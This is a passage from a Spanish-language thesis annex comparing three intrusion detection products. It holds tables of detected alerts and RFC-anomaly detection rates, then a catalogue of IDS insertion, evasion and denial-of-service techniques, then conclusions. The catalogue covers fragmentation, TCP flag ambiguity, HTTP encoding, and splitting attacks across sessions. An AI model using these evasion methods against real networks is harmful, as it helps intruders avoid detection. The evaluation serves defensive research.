111.	23/11/11: 18	WEB-MISC mall log order access	NO	SI	SI	
112.	23/11/11: 18	WEB-IIS codebrowser access	NO	SI	SI	
113.	23/11/11: 18	WEB-IIS msadc/msadcs.dll access	NO	SI	SI	
114.	23/11/11: 18	WEB-MISC Ecommerce checks.txt access	NO	SI	NO	
115.	23/11/11: 18	WEB-MISC Ecommerce import.txt access	NO	SI	NO	
116.	23/11/11: 18	WEB-MISC piranha passwd.php3 access	NO	SI	NO	
117.	23/11/11: 18	WEB-MISC shopping cart access access	NO	SI	NO	
118.	23/11/11: 18	WEB-MISC queryhit.htm access	NO	SI	NO	
119.	23/11/11: 18	WEB-IIS CGImail.exe access	NO	SI	NO	
120.	23/11/11: 18	WEB-MISC cart 32 AdminPwd access	NO	SI	NO	
121.	23/11/11: 19	WEB-IIS cmd.exe access	NO	SI	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
122.	23/11/11: 19	WEB-MISC convert.bas access	NO	SI	NO	
123.	23/11/11: 19	WEB-MISC counter.exe access	NO	SI	NO	
124.	23/11/11: 19	WEB-IIS fpcount access	NO	SI	SI	
125.	23/11/11: 19	WEB-IIS admin access	NO	SI	SI	
126.	23/11/11: 19	WEB-IIS bdir.ht access	NO	SI	SI	
127.	23/11/11: 19	WEB-IIS MSProxy access	NO	SI	SI	
128.	23/11/11: 19	WEB-IIS newdsn.exe access	NO	SI	SI	
129.	23/11/11: 19	WEB-IIS uploadn.asp access	NO	SI	SI	
130.	23/11/11: 19	WEB-IIS search97.vts	NO	SI	SI	
131.	23/11/11: 19	WEB-MISC ws_ftp.ini access	NO	SI	NO	
132.	23/11/11: 19	decod-nmap	SI	NO	SI	
133.	23/11/11: 34	SCAN Proxy attempt	NO	SI	SI	
134.	23/11/11: 34	INFO - Possible Squid Scan	NO	SI	SI	
135.	23/11/11: 36	WEB-FRONTPAGE fourdots request	NO	SI	SI	
136.	23/11/11: 36	WEB-MISC http directory traversal	NO	SI	NO	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
137.	23/11/11: 36	WEB-IIS SAM Attempt	NO	SI	SI	
138.	23/11/11: 36	WEB-MISC .htaccess access	NO	SI	NO	
139.	23/11/11: 36	WEB-MISC .htpasswd access	NO	SI	NO	
140.	23/11/11: 37	WEB-CGI AT-admin.cgi access	NO	SI	SI	
141.	23/11/11: 38	WEB-IIS fpcount access	NO	SI	SI	
142.	23/11/11: 38	WEB – IIS iisadmpwd attempt	NO	SI	SI	
143.	23/11/11: 55	iss-scan	SI	SI	SI	
144.	23/11/11: 55	ident-error	SI	SI	SI	
145.	23/11/11: 55	SCAN NMAP XMAS	NO	SI	SI	
146.	23/11/12: 04	Tcp-oop-sent	SI	NO	SI	
147.	23/11/12: 37	win95-back-orifice	SI	NO	NO	
148.	23/11/12: 46	RPC NFS Showmount	NO	SI	SI	
149.	23/11/13: 18	Decod-ssh	SI	NO	SI	
150.	23/11/13: 21	satan-scan	SI	NO	SI	
151.	23/11/13: 22	ip-halfscan	SI	NO	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
152.	23/11/13: 22	trin00-daemon	SI	NO	NO	
153.	23/11/13: 22	ddos-mstream-zombie	SI	NO	SI	
154.	23/11/13: 21	decod-nmap	SI	NO	SI	
155.	23/11/13: 21	portmap-pdump	SI	NO	NO	
156.	23/11/13: 21	ip-portscan	SI	NO	NO	
157.	23/11/13: 30	http-dotdot	SI	NO	NO	
158.	23/11/13: 30	http-cgi-viewsrc	SI	NO	NO	
159.	23/11/13: 30	irix-infosrch-fname	SI	NO	NO	
160.	23/11/13: 30	http-htmlscript-file-access	SI	NO	NO	
161.	23/11/13: 30	http-cgi-phpfileread	SI	NO	SI	
162.	23/11/13: 30	sgi-pfdispaly	SI	NO	SI	
163.	23/11/13: 30	http-dotdot	SI	NO	NO	
164.	23/11/13: 30	http-cgi-campas	SI	NO	SI	
165.	23/11/13: 30	decod-ftp-syst	SI	NO	SI	
166.	23/11/13: 30	http-cgi-faxsurvey	SI	NO	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
167.	23/11/13: 31	http-iis-cmd	SI	NO	SI	
168.	23/11/13: 31	cart32-admin-password	SI	NO	SI	
169.	23/11/13: 31	cart32-clientlist	SI	NO	NO	
170.	23/11/13: 31	http-cgi-vuln	SI	NO	SI	
171.	23/11/13: 31	http-website-uploader	SI	NO	SI	
172.	23/11/13: 31	http-cgi-nph	SI	NO	SI	
173.	23/11/13: 31	decod-webfinger-attempt	SI	NO	SI	
174.	23/11/13: 31	http-unix-passwords	SI	NO	SI	
175.	23/11/13: 31	http-cgi-test	SI	NO	NO	
176.	23/11/13: 31	smtp-debug	SI	NO	NO	
177.	23/11/13: 31	http-cgi-phf	SI	NO	SI	
178.	23/11/13: 31	coldfusion-sourcewindow	SI	NO	NO	
179.	23/11/13: 43	X11 xopen	NO	SI	SI	
180.	23/11/13: 44	decod-http-cookie	SI	NO	NO	
181.	23/11/13: 44	coldfusion-cfcache	SI	NO	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
182.	23/11/13:44	siteserver-site-csc	SI	NO	SI	
183.	23/11/13:44	http-head	SI	NO	SI	
184.	23/11/14:21	DDOS Stacheldraht client-check-gag	NO	SI	NO	
185.	23/11/14:21	DDOS Trin00	NO	SI	NO	
186.	23/11/14:21	DDOS shaft handler to agent	NO	SI	SI	
187.	23/11/14:21	DDOS mstream handler ping to agent	NO	SI	SI	
188.	23/11/14:29	RPC portmap request rstatd	NO	SI	SI	
189.	23/11/14:29	RSERVICES rlogin root	NO	SI	SI	
190.	23/11/14:29	INFO FTP anonymous FTP	NO	SI	SI	
191.	23/11/14:29	FTP saint scan	NO	SI	SI	
192.	23/11/14:29	WEB-CGI view-source directory traversal	NO	SI	SI	
193.	23/11/14:29	WEB-MISC SGI InfoSearch fname access	NO	SI	NO	
194.	23/11/14:29	WEB-CGI calendar access	NO	SI	SI	
195.	23/11/14:29	WEB-MISC Poll-it access	NO	SI	NO	
196.	23/11/14:29	WEB-MISC BigBrother access	NO	SI	NO	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
197.	23/11/14: 29	WEB-MISC htgrep access	NO	SI	NO	
198.	23/11/14: 29	WEB-CGI yabb access	NO	SI	SI	
TOTALES DETECTADOS			**56**	**142**	**128**	

b. Medición de respuesta ante anomalías a lo determinado en las RFCs correspondientes a los protocolos de la familia TCP/IP (acorde al tráfico tratado en el punto 3. b.):

NOTA: Los casilleros que se encuentran vacíos aún no fueron evaluados en su totalidad.

nº		Producto A			Producto B			Producto C		
		Detectó	**Cant. de tramas**	Detalle	Detectó	**Cant. de tramas**	Detalle	Detectó	**Cant. de tramas**	Detalle
1	**arp1.cap**	NO			**SI**	12	BAD TRAFFIC	SI	2	ARP Suspicious
2	**ethernet1.cap**	NO			SI	11	BAD TRAFFIC	NO		
3	**icmp1.cap**	NO			SI	6	ICMP: Destination Unreachable, Source Quench, Redirect host, Redirect net.	SI	16	Trace Route, IRDP Gateway Spoof
4	**dhcp1.cap**	NO			NO			NO		
5	**ip1.cap**	SI	4	IP Len Mismatch	SI	2	Teardrop attack	SI	1	UDP Bomb
6	**udp1.cap**	NO			SI	30	BAD TRAFFIC	SI	1	UDP Bomb
7	**http1.cap**									
8	**tcp1.cap**	SI	9	TCP FLAGS NO	SI	18	BAD TRAFFIC: TCP port 0, SCAN – INFO Possible Squid	SI	2	Nmap Scan, Pmap Dump

							Scan, SCAN FIN, SCAN SYN FIN,SCAN NMPA XMAS, SCAN nmap, X11 Outgoing			
9	**igmp1.cap**	NO			NO			NO		
10	**snmp1.cap**									
11	**telnet1.cap**	NO			NO			SI	4	TCP Overlap Data
12	**ftp1.cap**									
13	**smtp1.cap**									
14	**ssh1.cap**									
15	**dns.cap**									
16	**ataque http con vulnerabilidad CGI**	SI	8	WEB:CGI	SI	17	WEB:CGI	SI	16	WEB:CGI

5. Vulnerabilidades analizadas [42]:

Los tipos de ataques que se pueden lanzar hacia un IDS, acorde a varios artículos publicados ya, se generalizó en clasificarlos en:

a. **Inserción:** Este concepto define un ataque en el cual el IDS acepta información que el o los destinos de esa trama descartan, es decir, que se produce una inconsistencia entre los eventos que procesa el IDS y el o los host destino. La idea de esta metodología, en principio es conseguir desincronismo entre ambos, y a través de este, saturar de información la base de datos del IDS o lograr que por medio de este descarte que realiza el host destino, al reensamblar varias tramas, interprete algo que en el caso del IDS se interpretará distinto pues con la totalidad de las tramas el resultado es otro.

Analizando alguna de las técnicas del apartado anterior, podría suceder que al enviar tráfico, por ejemplo HTTP caracter a caracter, si se logra que a través de cualquier estrategia el host descarte tramas y el IDS no, se pueden plantear casos como el siguiente:

PSEADSFXHXSRWWUIOFFRKLDE

Si se lograra el descarte de: SEDFXHXRWUIFFKLE

La palabra que se podría reensamblar sería: PASSWORD en el host final, lo cual si el IDS lo hubiera detectado, casi seguramente enviaría una alarma. Si la técnica de inserción cumple su cometido el IDS recibiría: PSEADSFXHXSRWWUIOFFRKLDE, sin encontrar nada anómalo en lo subrayado.

Se insiste entonces en este ejemplo para comprender la importancia de esta técnica, pues es de las más empleadas en ataques a IDS.

En general estos ataques se producen cuando un IDS es menos estricto en el procesamiento de tramas que el sistema final, y por esta razón acepta más información y descarta menos que el o los host destino. La solución a esto es ajustar más aún la selección de tramas, pero como suele suceder en muchas cosas de la vida, la relación costo/beneficio siempre presente hace que esta decisión provoque un aumento en las técnicas de **evasión** que se tratan a continuación.

b. **Evasión [43]:** La idea es la inversa del caso anterior, es decir, un IDS descarta información que el o los host destinos procesan, en estos casos, estas tramas evaden el procesamiento del IDS.

Si se plantea el caso inverso del ejemplo anterior, podría suceder que si se enviara el siguiente mensaje caracter a caracter:

PASSWORD

Si se lograra que el IDS descarte cualquier letra, por ejemplo la W, este sensor interpretará PASSORD, lo cual no será ninguna anomalía, por el contrario en el host quizás se esté buscando alguna contraseña y se pueda lograr el objetivo buscado sin que el IDS se entere.

c. Negación de Servicio:

Como se mencionó anteriormente el peor caso de este tipo de ataques es cuando se llega a dejar fuera de servicio al IDS, pues es un sistema “Fail open”, es decir que dejaría indefensa la red. El gran inconveniente que posee un IDS ante estos ataques es que con sus únicos recursos está

observando la totalidad de las conexiones de la red, prácticamente se podría comparar a un altoporcentaje de la suma de los recursos de cada host consume.

Tipos de ataques reales hacia IDS:

Algunos protocolos son relativamente simples de analizar, en estos casos, se genera la información desde un sistema a otro y luego se espera una respuesta, ejemplos de estos son ARP, UDP, DNS, etc. Otros protocolos son más complejos y es necesario realizar un seguimiento del flujo de información para poder determinar qué está sucediendo, estos casos pueden ser TCP, IP, Telnet, etc.

5.1. Problemas de red:

Estos problemas se generan en virtud del desconocimiento que el IDS tiene de la topología de la red, y de las ambigüedades que presentan los distintos sistemas operativos (SO) en las metodologías de aceptación y descarte de paquetes.

Datagramas: Existen varias formas de generar un paquete IP para que sea descartado o aceptado por un IDS y suceda lo contrario en el host destino. El encabezado IP es descripto en la RFC 791, y los distintos SO lo implementan de manera diferente, es decir un mismo datagrama puede ser aceptado por un determinado SO y descartado por otro.
Los campos más significativos para aprovechar estas ambigüedades son:

- Direcciones.
- Longitud total y/o de cabecera errónea.
- Versión diferente de la 4.
- Tamaño erróneo.
- Errores de checksum de cabecera.
- Errores de fragmentación
    - Un IDS que no siga las secuencias de fragmentacíon y reensamble de IP es vulnerable. También lo es si lo hace, pues puede ser desbordado al dejar fragmentos ausentes
    - Fragmentos fuera de orden.

  - Pequeños fragmentos, así como pueden en muchos casos evadir listas de control de accesos pues no poseen suficiente información para ser filtrados, también pueden hacerlo con los IDS.
  - Sobreposición de fragmentos: Este problema ocurre cuando fragmentos de diferente tamaño arriban fuera de orden, y solapan las posiciones acorde al campo desplazamiento de fragmentación. Los distintos SO lo tratarán de forma diferente.
  - Fragmentos repetidos: acorde al SO, descartará los primeros o los últimos.
- En los casos que un IDS se encuentre en el acceso de una red, que luego posea más router, existen dos campos que pueden presentar falencias:
  - Campo TTL que sólo llegue hasta el IDS y no al host.
  - Bit de Don´t Fragment, que no permita llegar hasta el host.
  - Campo opciones al fragmentar: Al fragmentar IP, el problema radica en cómo debe ser tratado el campo opciones. Nuevamente la RFC 791 es clara respecto a qué campos opciones pueden aparecer en cada fragmento y cuales solo en el primero. Una vez más los distintos SO lo tratan de forma diferente presentando ambigüedades en el descarte o no de los mismos.
- Errores de campo opciones:
  - Errores de longitud de opciones.
  - Ruta fuente y ruta fuente estricta (Offset menor que 4, el host destino no se encuentra en la lista, host configurado para descartar esta opción, sin ruta al próximo salto).
  - Registro de ruta (Offset menor que 4, sin ruta al próximo salto).
  - Timestamp (Longitud muy corta, fallas de espacio de registro, errores de tipo).
- Fallas de autenticación: IP versión 4 no permite la autenticación, con ello es muy simple falsificar (IP Spoofing) una determinada dirección IP, haciendo muy difícil su posterior análisis (forensic). El único método más o menos eficaz es poder asociar siempre la Dirección IP con la MAC correspondiente (esto lo realiza por ejemplo el software ARPWATCH), pero se debe tener en cuenta que también se puede falsificar la dirección MAC (de hecho el comando ifconfig de linux lo permite), y además algunos IDS directamente no almacenan la trama Ethernet, haciendo imposible la detección de estos eventos.
- Usar IPX sobre IP, es muy probable que el IDS no entienda el contenido de esos datos.
- Probar con técnicas de encapsulamiento: IP sobre IP, MPLS, PPTP, IPSec.

5.2. Dirección MAC: [8]

Este tipo de ataques se lleva a cabo desde la misma LAN, las posibilidades que ofrece son:

- Direccionar tramas, directamente al IDS.
- Explotar el hecho que el IDS funciona en modo promiscuo, por lo tanto procesará todas las tramas de ese segmento de red.
- Alterar las tablas de caché ARP de los host y/o IDS, por medio de ataques ARP.
- Generar direcciones fuente multicast y/o broadcast.
- Errores del campo Ethertype y/o Length.
- Longitudes erróneas a nivel Ethernet.
- Errores de CRC.
- Modificar la dirección MAC real (MAC Spoofing).
- Si se puede tomar control del Switch de la red, se puede hacer "casi cualquier cosa".

5.3. Segmentos TCP:

El protocolo TCP es quizás el más complejo de la familia TCP/IP. Los puntos fuertes que presenta son: Orientado a la conexión (De extremo a extremo), control de flujo y garantía de entrega. Como dice un viejo refrán *"solo lo simple promete éxito",* la complejidad de este protocolo hace que la masa de los ataques a IDS se han detectado a través de este protocolo. La RFC 793 define los aspectos fundamentales de su funcionamiento. Uno de los temas de mayor interés es el tratamiento de los "ESTADOS" en que puede estar una conexión (established, closed, listen, etc). Los ataques que se han detectado se basan en:

- Sincronización y desincronización: Los números de secuencia de una conexión son los que permiten garantizar la entrega y recepción de los segmentos TCP (a través de la técnica de ventana deslizante). Si se logra que un IDS se desincronice, este no podrá reconstruir una sesión, con lo cual le será imposible determinar el estado de "confiabilidad" de ese flujo de información. Para tener idea de la magnitud de esta tarea, se pone de manifiesto aquí que por ejemplo: para el seguimiento de una sesión y la aceptación o no de un segmento los sistemas operativos Linux, emplean en el orden de 2000 líneas de código para procesar esta actividad. Otro problema en el desincronismo es que el IDS es un elemento pasivo, o sea que si pierde un determinado segmento no

podrá pedir su retransmisión como sí lo hacen los extremos de la conexión, quedando el IDS totalmente desincronizado.

- Se debe tener en cuenta que si un IDS debe seguir la totalidad de las sesiones de la red, también puede presentar un potencial problema o debilidad pues es fácilmente desbordable. También puede incorporar información a partir del momento que la sesión se encuentra en estado ESTABLISHED, con lo que perderá todo tipo de información sobre sesiones no establecidas. Si lo que desea es comenzar el seguimiento de una sesión antes de que la misma se encuentre establecida (es decir antes de recibir el último ACK del triple handshake), el tema aquí radica en decidir en cuál de estos estados se inicia el IDS. Otro problema que se deriva del establecimiento de sesiones es que si el IDS no realiza el seguimiento de esta actividad y comienza a procesar segmentos una vez que la sesión está establecida, no puede determinar quién es el cliente y quién el servidor.
- Generar sesiones con diferentes números de secuencia pero idénticos parámetros.
- Es de suma importancia el conocimiento de la distribución de direcciones IP, para que un IDS pueda determinar el origen y destino de la información. Este concepto se hace de particular interés en el caso del establecimiento de sesiones TCP, pues si existen dispositivos de control de acceso (de los cuales también debería tener conocimiento), los mismos determinarán el "SENTIDO" en el que el establecimiento de las sesiones está autorizado o no (Esto se logra en base a dejar entrar o salir de la red local la combinación de los bit SYN y ACK en sentido saliente o entrante, en conjunto con la dirección IP del cliente o servidor). Sobre este punto se deberá decidir, si el IDS confía o no en la seguridad impuesta por el control de acceso, pues si confía, podrá descartar las reglas correspondientes a las direcciones externas y arriesgará sobre IP Spoofing, por el contrario si no confía en este dispositivo, deberá tener en cuenta la presencia en la red local de direcciones que no forman parte de la misma. Se remarca aquí nuevamente **el conocimiento que el IDS debe tener de la red**, caso contrario será totalmente ajeno a estos ataques.
- Falsas combinaciones de FLAGs:
  - Al establecer sesiones, triple handshake (SYN, SYN ACK, ACK).
  - Datos sin ACK.
  - Ambigüedad en el tratamiento de SYN con datos. Algunos SO lo aceptan y otros no.
  - Flag URG sin datos en el puntero de urgente.

  - Flag PSH sin datos.
  - Flag SYN con multicat o broadcast.
  - Flag ACK fuera de secuencia.
  - Flag ACK en secuencia repetida (¿Cuál se acepta?), el tratamiento de este también varía en los distintos SO.
  - Diferentes combinaciones de estos seis bit
- Campo opciones. De manera similar a IP, esta campo presenta una serie de debilidades, algunas de estas opciones son definidas desde las primeras RFC y otras posteriormente, incrementando con esto la forma en que son implementadas por los distintos SO. Algunas de ellas son:
  - Posibilidad de emplear opciones con flag SYN.
  - Las opciones timestamp y windows scale, fueron creadas recientemente, por esta razón, algunos SO la soportan y otros no.
- Ambigüedades de tratamiento del segmento TCP por distintos SO:
  - Segmentos de longitud errónea.
  - Tratamiento de PMTU.
- Error en timestamp: Esta implementación se define a través de un concepto llamado PAWS (Protection against wrapped sequence numbers) en la RFC 1323, y permite determinar un umbral de tiempo para el seguimiento de los segmentos enviados y recibidos. Si el timstamp difiere de este umbral, el segmento es descartado. Sobre este tema el IDS no solo debe conocer el SO para determinar si este emplea o no PAWS, sino que debe tener en cuenta cual es el valor de ese umbral pues sobre esta base se tendrá en cuenta o no este segmento.
- Segmentos TCP fuera de ventana.
- Políticas de "Teardwon": Las políticas de un IDS deben determinar a partir de qué momento se deja de registrar datos de una conexión. Es claro que el seguimiento de una conexión consume recursos, por lo tanto, un sistema que no libera los mismos en un momento dado, es fácilmente desbordable. El final de una conexión queda determinado a través de dos Flag de TCP (FIN o RST), si esto no sucede una conexión puede permanecer abierta por largos períodos de tiempo, debido a esto es que el IDS debe contemplar también algún tipo de "time out" en sus políticas para evitar ser atacado con estas técnicas.
- Probar iniciar sesiones sobre puertos poco usados.

5.4. Negación de servicio:

Un gran número de estos ataques aprovechan bugs de software del sistema operativo y otros, detalles particulares de los IDS. El objetivo final es el de evitar el procesamiento de la totalidad de las tramas que circulan por la red, dentro de las cuales podría estar la información del intruso. Algunos de estos ataques son

- Consumo de recursos: Se trata aquí de saturar algún recurso del IDS como ciclos de CPU, memoria, espacio en disco, o ancho de banda.
- Negación de almacenamiento o envío de logs.
- Inhibición de transmisión de los Event generators ("E-boxes") a los Event analyzers ("A-boxes". Con este ataque se deja "ciego" al IDS.
- El ataque de pequeños fragmentos hacia varios host de la red, en un IDS es de particular impacto pues debe mantener en buffer la totalidad de los fragmentos, procesar cada uno de los que arriban hasta completar el reensamble. Nuevamente esta tarea está pensada par ser realizada por un solo host, y el IDS debe realizar la de todos los de la red.
- Consumo de ancho de banda: Este es el ataque más simple, sólo hace falta generar mucho tráfico en la red. Si en particular se aprovechan patrones de alarma conocidos, esta actividad consumirá más recursos aún. Si se trata de una red segmentada a nivel 2 (Switch), y se conoce parte de su topología, hasta se puede incrementar el tráfico en el dominio de colisión en el que se encuentra el IDS, dejando mayor libertad de acción en los segmentos restantes.
- Saturar el IDS con ecos ICMP o TCP.
- Generara un alto volumen de "falsos positivos"

5.5. Aprovechamiento de medidas reactivas:

En algunos casos, el IDS mismo es una herramienta para generar ataques de negación de servicio, se trata aquí de los que permiten adoptar medidas ante la detección de alarmas. Si se logra que el mismo reaccione ante una falsa alarma, se puede aprovechar la medida tomada por el IDS en provecho del atacante.

- En el caso de IP Spoofing, un intruso interno puede engañar un IDS, haciéndole creer que un determinado evento fue generado desde afuera de la red, obligando al IDS a

cerrar este acceso, dejando aislada toda una red. Peor aún puede ser el caso si el IDS tiene autoridad para modificar rutas o filtros de acceso

5.6. HTTP:

- Empleo de Unicode.
- Empleo de más de una barra.
- Texto fragmentado por caracteres.
- Reemplazo de caracteres por su representación hexadecimal (o combinación de estos).
- Empleo de distintos códigos (ASCII, EBCDIC, Transcode, etc.).

5.7. Otros protocolos de nivel de aplicación:

- Inserción de caracteres extraños en varios protocolos de nivel de aplicación, pueden generar falsas alarmas o no generar cuando realmente deberían hacerlo.
- Empleo de Tab en vez de espacios en comandos. Puede causar que el IDS, acorde a sus reglas no interprete estos separadores de la misma forma. También puede funcionar con "," en vez de ";".
- Lanzar ataques desde uno o varios host "bounce", es decir tomar posesión de una máquina intermedia y aprovechar esta para atacar. Si bien el IDS lo detectará, le será muy difícil realizar el seguimiento de ese evento.
- Desarrollar protocolos propietarios de nivel aplicación y atacar sobre estos.
- Desarrollar el ataque como una macro de Word o Power Point y enviar el documento a la víctima.

5.8. Otras técnicas:

- Reordenamiento de un ataque detectado: Modificar la secuencia de tramas que hizo saltar una alarma en el IDS.
- Lanzar un ataque conocido, pero a través de más de un usuario (o IP o MAC Spoofing con el mismo), es decir, cada usuario lanza parte de un ataque, entremezclándolo.
- Partir un mismo ataque a través de varias sesiones, es decir lanzar una primera parte, cerrar la conexión, abrirla nuevamente, lanzar la segunda, cerrarla, abrirla, lanzar la tercera, y así sucesivamente.
- Crear macros de ataques reales, definiendo variables que reemplacen a la secuencia conocida, y luego enviar las variables en vez del patrón real.

- Crear scripts en el shell que reemplacen a los comandos que se necesitan emplear, y emplear los nombres de estos scripts en lugar de los comandos.
- Emplear diferentes comandos para realizar la misma función. Por ejemplo "echo * es casi lo mismo que "ls" en la familia Unix.
- Cambiar los nombres en los ataques estándar.
- Codificar el ataque en EBCDIC y cambiar el tipo de terminal a terminal EBCDIC. Todo el conjunto de carateres será diferente.
- Probar de criptografiar los ataques.
- Escribir todo al revés y emplear un programa que lo revierta.
- Escribir los comandos muy lentamente (tardando horas), es muy probable que el IDS no realice el seguimiento de conexiones tan largas.
- Cambiar las rutas hacia el host destino, tanto de envío como de recepción.
- Iniciar sesiones desde otra conexión (ADSL, RDSI, telefonía analógica, etc).
- Compilar el ataque (como un troyano) y enviarlo a la víctima par que lo ejecute.
- Recompilar el ataque en un lenguaje diferente al que fue publicado.

6. Conclusiones:

f. Disparidad en la detección de un mismo evento por distintos productos:

Se puede apreciar en las mediciones presentadas en el punto 4.a. (las cuáles son sólo una parte de la totalidad realizada en este trabajo) que ante una secuencia de eventos importantes, **los distintos IDS responden de manera totalmente distinta**.

Este detalle permite inferir que **los distintos fabricantes asignan prioridades totalmente diferentes** a lo que se puede considerar un evento.

Siguiendo esta línea de pensamiento, **es válido creer que aún no existe un consenso** acerca de lo que se considera una alarma o no, sino los porcentajes de detección serían mucho más cercanos.

Resultados tomados del punto 4.a.: **56, 142 y128 eventos detectados respectivamente**.

g. Ausencia de detección del no cumplimiento a lo establecido por las RFCs.

Si se trata de obtener conclusiones a las mediciones realizadas en el **punto 4.b.** realmente es alarmante como ante campos que se encuentran taxativamente prohibidos en las RFCs, los mismos no son tenidos en cuenta en el análisis realizado por los IDS.

Este fue el detalle que más sorprendió durante el trabajo (y el motivo fundamental para escribir este texto), pues de la cantidad de tramas generadas hasta el momento, como se puede apreciar en la tabla resumen que se presenta a continuación, sólo el 3,22 % fue detectado en el mejor de los casos (producto B con 96 de detecciones).

Nº	*Protocolo*	Cant. tramas generadas	**Prod. A Cant. de tramas**	**Prod. B Cant. de tramas**	**Prod. C Cant. de tramas**
1	**arp1.cap**	500	0	12	2
2	**Ethernet1.cap**	**170**	0	11	0
3	**icmp1.cap**	**578**	0	6	16
4	**dhcp1.cap**	**230**	0	0	0
5	**ip1.cap**	**261**	4	2	1
6	**udp1.cap**	**119**	0	30	1
7	**http1.cap**	**-**	-	-	-
8	**tcp1.cap**	**757**	9	18	2
9	**igmp1.cap**	**232**	0	0	0
10	**Snmp1.cap**	**-**	-	-	-
11	**telnet1.cap**	**59**	-	-	4
12	**ftp1.cap**	**-**	-	-	-
13	**smtp1.cap**	**-**	-	-	-
14	**ssh1.cap**	**-**	-	-	-
15	**dns.cap**	**-**	-	-	-
16	**Ataque http con vulnerabilidad CGI**	**70**	8	17	16
TOTALES		**2976**	21	96	42

Sobre este cuadro se podrían hacer varias hipótesis:

- Los eventos se presentan sólo como una ocurrencia, aunque aparezcan varias veces.
- No todos los valores erróneos en los campos deben generar eventos.
- Algunos valores pueden no ser considerados como erróneos, debido a las ambigüedades planteadas anteriormente con los distintos diseñadores de SO y aplicaciones.
- Este tipo de tráfico anómalo no presenta ninguna falla en seguridad pues no sirve para fingerprinting, para acceder a host, ni para insertar información.

Cualquiera de estos planteos puede ser válido, pero lo que parece ser muy cierto es que **el nivel de detección es ínfimo y en algunos casos nulo.**

Se debería reflexionar aquí sobre la enorme cantidad de antecedentes reales que se tiene sobre estas violaciones a las RFC, o aprovechamiento de las ambigüedades sobre la interpretación de las mismas, sacando ventaja los intrusos de alguna u otra manera. La masa de los ataques ICMP, ARP, TCP, etc., justamente hacen uso ilegal de campos o combinaciones de ellos. Como estos se podrían citar muchos ejemplos más.

Aquí es donde nace la idea de comenzar a trabajar en forma "**Proactiva**. y no "Reactiva". Teniendo como punto de partida lo que está permitido, no establecido y prohibido en las RFCs correspondientes

h. Faltas de desarrollos en el relevamiento del software y hardware de red.

En el estudio de las vulnerabilidades y su comparativa con las mediciones realizadas en laboratorio y en producción, se pudo comprobar la veracidad de la afirmación del **conocimiento que debe tener un IDS de la red que está vigilando**. Sin un nivel de detalle en esta actividad, el rol del IDS es prácticamente un fraude, pues nunca podrá:

- Saber si un ataque es interno o externo.
- Personalizar reglas en detalle que minimicen los eventos a los verdaderamente importantes.
- Compartir Logs y tareas con los firewalls, proxies y routers de la red.
- Saber que nivel de confiabilidad le proporciona una deteminada captura.
- Determinar IP y MAC spoofing.

- Sincronizar relojes con los host de mayor impacto en la red.
- Determinar los límites de su competencia.
- Lanzar contramedidas responsablemente.
- Realizar el seguimiento de una intrusión.
- Seguir el rastro inverso de un evento.
- Evitar ambigüedades de tratamiento de la información respecto a los distintos SO y aplicaciones.
- Etc., etc., etc., etc.....

Este tema es de vital importancia y hasta el momento no se ha tenido en cuenta por los fabricantes de IDS. No se aprecia que la solución pase por integrar todo en un solo producto en un mismo host, pero sí se debería plantear alternativas de sistemas que ejecutándose en distintas máquinas puedan reunir eventos en una misma base de datos o también en una distribuida, consolidando toda la información que se dispone de la política de seguridad de la red, y de la cual al analizar un evento determinado que pueda plantear dudas, permita obtener información al respecto.

Las funciones que se aprecian de vital importancia en cuanto a la red son:

- Reconocimiento de direcciones IP y planos de red (Tipo Tívoli, Open View, Trascend).
- La asociación de las mismas con direcciones MAC (Tipo ARPWatch).
- El conocimiento de los servidores de la red (Hardware, Software y aplicaciones)
- El conocimiento de los clientes habituales de esos servidores.
- Las listas de control de accesos en routers y las reglas de los firewalls.
- Permisos (Usuarios, host y direcciones IP) sobre el empleo de Telnet, ftp, SSH, SNMP, etc.
- Elementos activos de red.
- Elementos de monitoreo y alarmas.
- Vínculos de acceso.

i. Faltas de iniciativas sobre trabajo en reglas "Proactivas".

Se considera que si no se comienza a estudiar e implementar este tipo de medidas "Proactivas. y no sólo "Reactiva", se estará siempre un paso atrás, jamás se podrá detectar una vulnerabilidad antes que un intruso la emplee. No se trata de una tarea fácil, pero teniendo como punto de partida lo que está permitido, no establecido y prohibido en las RFCs correspondientes, se puede dar comienzo a un trabajo que permita adelantarse a los acontecimientos o incrementar un poco más las alternativas de detección de los IDS, pues se está totalmente seguro que sobre estas falencias surgirán nuevos ataques como ya lo hicieron en su oportunidad.

j. **Estudiar muy en detalle qué IDS se ajusta mejor a la red de la empresa** sobre la cual se debe instalar, pues cada producto en particular tiene sus ventajas y desventajas. Acorde a la magnitud de la red, a la cantidad de personal que se posea para administrarla, al nivel técnico que se posea, a la planificación de gastos de mantenimiento que se pretendan con el mismo, al nivel de hardware que se posea, al grado de exposición de recursos que tenga la organización, a la importancia que se le de a la seguridad, al apoyo que se posea de la más alta conducción de la empresa, a la experiencia en seguridad, qué tipo de análisis se prefiere, etc. Las distintas ofertas de IDS del mercado responderán de manera diferente, pues como se pudo apreciar en las mediciones, no todos trabajan igual.

NOTA: Se deja constancia que este trabajo se realizó en el año 2002, al inicio de esta tesis. Muchas de las características mencionadas aquí fueron evolucionando y mejorando, dando con ello origen al segundo trabajo de investigación sobre IDSs, que se presenta como **ANEXO C: METODOLOGIA: GENERACION DE ATAQUES / DETECCIÓN CON NIDS**, en el cual se ponen de manifiesto muchos de los avances logrados y mejoras realizadas, que son producto de esta investigación inicial.

Apéndice 1: (al anexo A: IPSec) ISAKMP (Internet Security Association and Key Management Protocol)

Apéndice 1: (al anexo A: IPSec) ISAKMP (Internet Security Association and Key Management Protocol)

Se desarrolla a continuación un ejemplo práctico tomado de la realidad en el establecimiento de una VPN por medio del software PGP, que implementa todos los estándares presentados por ISAKMP.

EJEMPLO:

a. Se presenta primero la captura de las 9 tramas obtenidas por medio del Software Protocol Inspector de FLUKE:

1 15:07:01.047 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 144 (PC-110 PC-105)
2 15:07:01.876 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 108 (PC-105 PC-110)
3 15:07:01.978 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 268 (PC-110 PC-105)
